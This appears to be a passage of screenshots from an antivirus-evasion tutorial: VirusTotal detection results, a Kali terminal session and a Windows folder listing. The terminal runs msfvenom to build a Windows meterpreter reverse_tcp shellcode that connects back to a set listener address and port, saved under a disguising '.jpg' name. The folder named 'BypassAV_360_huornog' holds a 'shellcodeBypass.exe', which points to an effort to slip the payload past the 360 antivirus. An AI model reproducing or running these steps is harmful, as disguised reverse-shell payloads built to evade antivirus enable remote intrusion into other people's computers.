Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML) Suspicious
AhnLab-V3 Trojan/Win32.RL_Generic.R357794
ALYac Trojan.Metasploit.A
Antiy-AVL GrayWare/Win32.Rozena.j
Arcabit Trojan.Metasploit.A
Avast Win32:MsfShell-V [Hack]
AVG Win32:MsfShell-V [Hack]
Avira (no cloud) TR/Crypt.XPACK.Gen7
BitDefender Trojan.Metasploit.A
Bkav Pro W64.AIDetectMalware
CrowdStrike Falcon Win/malicious_confidence_100% (D)
Cybereason Malicious.704598
Cylance Unsafe
Cynet Malicious (score: 100)
DeepInstinct MALICIOUS
DrWeb BackDoor.Shell.244
Elastic Windows.Trojan.Metasploit
Emsisoft Trojan.Metasploit.A (B)
eScan Trojan.Metasploit.A
ESET-NOD32 A Variant Of Win64/Rozena.M


File Actions Edit View Help
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp -e x64/shikata_ga_nai -i 7 -b '\x00' lhost=192.168.80.139 lport=5558 -f raw -o crowsec.jpg
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Saved as: crowsec.jpg
(root㉿kali)-[~]
ls
5555.exe crowsec.jpg magedu_shellcode.txt pwd.txt
6666.exe magedu.ps1 mysql.log ssh.log
(root㉿kali)-[~]
cp crowsec.jpg /home


770e95c45610ff80a1a28ba3870322a3853465931003c3c8372fc25012313575
Sign in
Sign up
21
/ 60
Community Score
21 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
770e95c45610ff80a1a28ba3870322a3853465931003c3c8372fc25012313575
crowsec.jpg
Size
354 B
Last Analysis Date
a moment ago
DETECTION
DETAILS
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.shellcode/marte
Threat categories
trojan
Family labels
shellcode
marte
shella
Security vendors' analysis
Do you want to automate checks?
ALYac
Generic.ShellCode.Marte.3.4739A0E0
Arcabit
Generic.ShellCode.Marte.3.4739A0E0
Avast
Win32:Meterpreter-C [Trj]
AVG
Win32:Meterpreter-C [Trj]
BitDefender
Generic.ShellCode.Marte.3.4739A0E0
Emsisoft
Generic.ShellCode.Marte.3.4739A0E0 (B)
eScan
Generic.ShellCode.Marte.3.4739A0E0
ESET-NOD32
Win32/Rozena.BLZ
Fortinet
Data/Rozena.AHE!tr
GData
Generic.ShellCode.Marte.3.4739A0E0
Google
Detected
Kaspersky
HEUR:Trojan.Win32.Shella.gen
MAX
Malware (ai Score=82)
Microsoft
Trojan:Script/Phonzy.B!ml
Sangfor Engine Zero
HackTool.Win32.Reverse_Bin_v2_5_throu...
Sophos
ATK/Shellcode-A
Symantec
Trojan Horse
Tencent
Trojan.Win32.Shella.404670
Trellix (FireEye)
Generic.ShellCode.Marte.3.4739A0E0
VIPRE
Generic.ShellCode.Marte.3.4739A0E0


管理
BypassAV_360_huornog
主页
共享
查看
图片工具
此电脑 › 本地磁盘 (C:) › 用户 › user › 下载 › BypassAV_360_huornog (2) › BypassAV_360_huornog
快速访问
桌面
下载
文档
图片
user
此电脑
crowsec.jpg
crowsec_shelllcodeBypass.exe
Readme.md
乌鸦安全.jpg